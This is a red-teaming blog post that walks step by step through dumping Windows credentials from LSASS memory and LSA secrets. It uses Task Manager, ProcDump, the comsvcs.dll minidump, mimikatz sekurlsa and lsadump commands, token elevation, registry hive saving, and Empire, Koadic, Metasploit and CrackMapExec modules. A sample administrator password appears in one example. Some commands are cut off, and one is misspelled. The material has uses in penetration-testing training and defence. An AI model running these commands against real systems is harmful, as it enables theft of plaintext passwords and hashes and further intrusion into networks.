Hacking Articles
Raj Chandel's Blog

Credential Dumping: Local Security Authority (LSA|LSASS.EXE)

posted in RED TEAMING on APRIL 18, 2020 by RAJ CHANDEL

LSA and LSASS stands for “Local Security Authority” And “Local Security Authority Subsystem (server) Service”, respectively

The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. Domain credentials are used by the operating system and authenticated by the Local Security Authority (LSA). The LSA can validate user information by checking the Security Accounts Manager (SAM) database located on the same computer.

The LSA is a user-mode process (LSASS.EXE) used to stores security information of a system known as the Local Security Policy. The LSA maintains local security policy information in a set of objects.

- The policy contains global policy information.
- TrustedDomain contains information about a trusted domain.
- The account contains information about a user, group, or local group account.
- Private Data contains protected information, such as server account passwords. This information is stored as encrypted strings.

LSASS manages the local system policy, user authentication, and auditing while handling sensitive security data such as password hashes and Kerberos keys. The secret part of domain credentials, the password, is protected by the operating system. Only code running in-process with the LSA can read and write domain credentials.

LSASS can store credentials in multiple forms, including:

- Reversibly encrypted plaintext
- Kerberos tickets (ticket-granting tickets (TGTs), service tickets)
- NT hash
- LAN Manager (LM) hash

LSA (LSASS.EXE) Credential Dumping Walkthrough

Required Tools or Scripts: Mimikatz.exe & Mimikatz.ps1, Procdump PowerShell Empire, Koadic, Metasploit

Host Machine: In the context of lsass.exe Windows 7 & for LSA Windows 10

Table of Content

Windows 7 (lsass.exe) Credential Dump using Mimikatz

Method 1: Task manager

In your local machine (target) and open the task manager, navigate to processes for exploring running process of lsass.exe and make a right-click to explore its snippet. Choose “Create Dump File” option which will dump the stored credential.

You will get the “lsass.DMP” file inside the /Temp directory of the user account directory under /AppData/local

Now start mimikatz to get the data out of the DMP file using the following command:

```
privilege::debug
sekurlsa::minidump C:\Users\raj\AppData\Local\Tem
sekurlsa::logonpasswords
```

As you can see from the image below, we have a clear text password.

Method 2: ProcDump

The ProcDump tool is a free command-line tool published by Sysinternals whose primary purpose is monitoring an application and generating memory dumps.

Use the “-accepteula” command-line option to automatically accept the Sysinternals license agreement and “-ma” Parameter to write a dump file with all process memory (lsass.exe) in a .dmp format.

```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```

Again, repeat the same step and use mimikatz to read the mem.dmp file.

```
privilege::debug
sekurlsa::minidump C:\Users\raj\Downloads\Procdum
sekurlsa::logonpasswords
```

And now, as you can see from the image below, we've got a clear-text password.

Method 2: comsvcs.dll

The comsvcs.dll DLL found in Windows\system32 that call minidump with rundll32, so you can use it to dump the Lsass.exe process memory to retrieve credentials. Let's identify the process ID for lsass before running the DLL.

```
Get-Process lsass
.\rundll32.exe C:\windows\System32\comsvcs.dll, M
```

Again, repeat the same step and use mimikatz to read the mem.dmp file.

```
privilege::debug
sekurlsa::minidump C:\mem.dmp
sekurlsa::longonpasswords
```

Again, we've got a clear-text password.

Windows 10 (LSA) Credential Dump

Method 1: Task manager

The Lsass.exe is renamed as LSA in Windows 10 and process can be found by the name of "Local Security Authority" inside the task manager. It will also save the dump file in .dmp format so, again repeat the same steps as done above.

Go to the Task Manager and explore the process for Local Security Authority, then extract its dump as shown.

You will get the "lsass.DMP" file inside the /Temp directory of the user account directory under /AppData/local.

Again, repeat the same step and use mimikatz to read the dmp file.

```
privilege::debug
sekurlsa::minidump C:\Users\raj\AppData\Local\Tem
sekurlsa::longonpasswords
```

Since it was Windows 10 therefore, the level of security get increases and we have obtained the password hashes, as you can see from the

given below image.

Method 2: Mimikatz parameter -patch

The "-patch" parameter is patching the samsrv.dll running inside lsass.exe which displays LM and NT hashes. So, you when you will execute the following commands it will dump the password hashes.

```
privilege::debug
lsadump::lsa /patch
```

Method3: Mimikatz – Token Elevation

We are using mimikatz once again to get the hashes directly, without involving any dump file or DLL execution this is known as "Token Impersonation". As you can observe, we got an error when we try to run following command as a local user.

```
privilege::debug
lsadump::secrets
```

This can be done by impersonate a token that will be used to elevate permissions to SYSTEM (default) or find a domain admin token and as the result, you will able to dump the password in clear-text.

```
privilege::debug
token::elevate
lsadump::secrets
```

Method 4: Editing File Permission in the Registry

The LSA secrets are held in the Registry. If services are run as local or domain user, their passwords are stored in the Registry. If auto-logon is activated, it will also store this information in the Registry.

This can be done also done locally by changing permission values inside the registry. Navigate to **Computer\HKEY_LOCAL_MACHINE\SECURITY**.

Expand the SECURITY folder and choose permissions from inside the list.

Allow "**Full Control**" to the Administrator user as shown.

As you can observe that this time, we are able to fetch sub-folders under Security directories.

So, once you run the following command again, you can see the credential in the plain text as shown.

```
privilege::debug
lsadump::secrets
```

Method 5: Save privilege File of the Registry

Similarly, you can use another approach that will also operate in the same direction. Save system and security registry values with the help of the following command.

```
reg save HKLM\SYSTEM system
reg save HKLM\security security
```

As you can see if you use the "**lsa::secrets**" command without a specified argument, you will not be able to retrieve the password, but if you enter the path for the file described above, mimikatz will dump the password in plain text.

```
privilege::debug
lsadump::secrets/system:c:\system /security:c:\se
```

PowerShell Empire

Empire is one of the good Penetration Testing Framework that works like as Metasploit, you can download it from **GitHub** and install in your attacking machine in order to launch attack remotely.

This is a post exploit, thus first you need to be compromised the host machine and then use the following module for LSA secrets dumps

```
usemodule credentials/mimikatz/lsadump
execute
```

As a result, it dumps password hashes saved as shown in the given image.

Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. It allows the attacker to run comsvcs.dll that will call the minidump and fetch the dump of lsass.exe to retrieve stored NTLM hashes. Read more from **here**

```
use comsvcs_lsass
```

As a result, it dumped the password hashes saved as shown in the given image.

Metasploit

Method1: Load kiwi

As we all know Metasploit is like the Swiss Knife, it comes with multiple modules thus it allows the attacker to execute mimikatz remotely and extract the Lsass dump to fetch the credentials. Since it is a post-exploitation thus you should have meterpreter session of the host machine at Initial Phase and then load kiwi in order to initialise mimikatz and execute the command.

```
load kiwi
lsa_dump_secrets
```

Method2: Load powershell

Similarly, you can also load PowerShell in the place of kiwi and perform the same operation, here we are using PowerShell script of mimikatz. This can be done by executing the following commands:

```
load powershell
powershell_import /root/powershell/Invoke-Mimikat
sekurlsa::logonpasswords
```

This will be dumping the password hashes as shown in the below image.

CrackMapExec

CrackMapExec is a really sleek tool that can be installed with a simple apt install and it runs very swiftly. LSA has access to the credentials and we will exploit this fact to harvest the credentials with this tool so we will manipulate this script to dump the hashes as discussed previously. It requires a bunch of things.

Requirements:

Username: Administrator

Password: Ignite@987

IP Address: 192.168.1.105

Syntax: crackmapexec smb [IP Address] -u '[Username]' -p '[Password]' –lsa

```
crackmapexec smb 192.168.1.105 -u 'Administrator'
```

Read More: Lateral Moment on Active Directory: CrackMapExec

Conclusion: In this post, you learned about Windows LSA Protection and its working along with its multiple techniques to exploit in context to get clear text passwords or hashes. Most of the attacks replaced the original lsass.exe from malware lsass.exe to make deceive the security monitors.

Reference:

Credentials Processes In Windows Authentication

LSA Policy Objects

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact here

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

PREVIOUS POST
← WINDOWS PERSISTENCE USING BITS JOB

NEXT POST
WINDOWS PERSISTENCE USING NETSH →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT

Search

ENTER KEYWORD


Subscribe to Blog via Email

Email Address

SUBSCRIBE

Join our Training Programs

Follow me on Twitter



Categories

- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others

- Password Cracking
- Penetration Testing
- Pentest Lab Setup
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Uncategorized
- Website Hacking
- Window Password Hacking
- Wireless Hacking

Articles

Select Month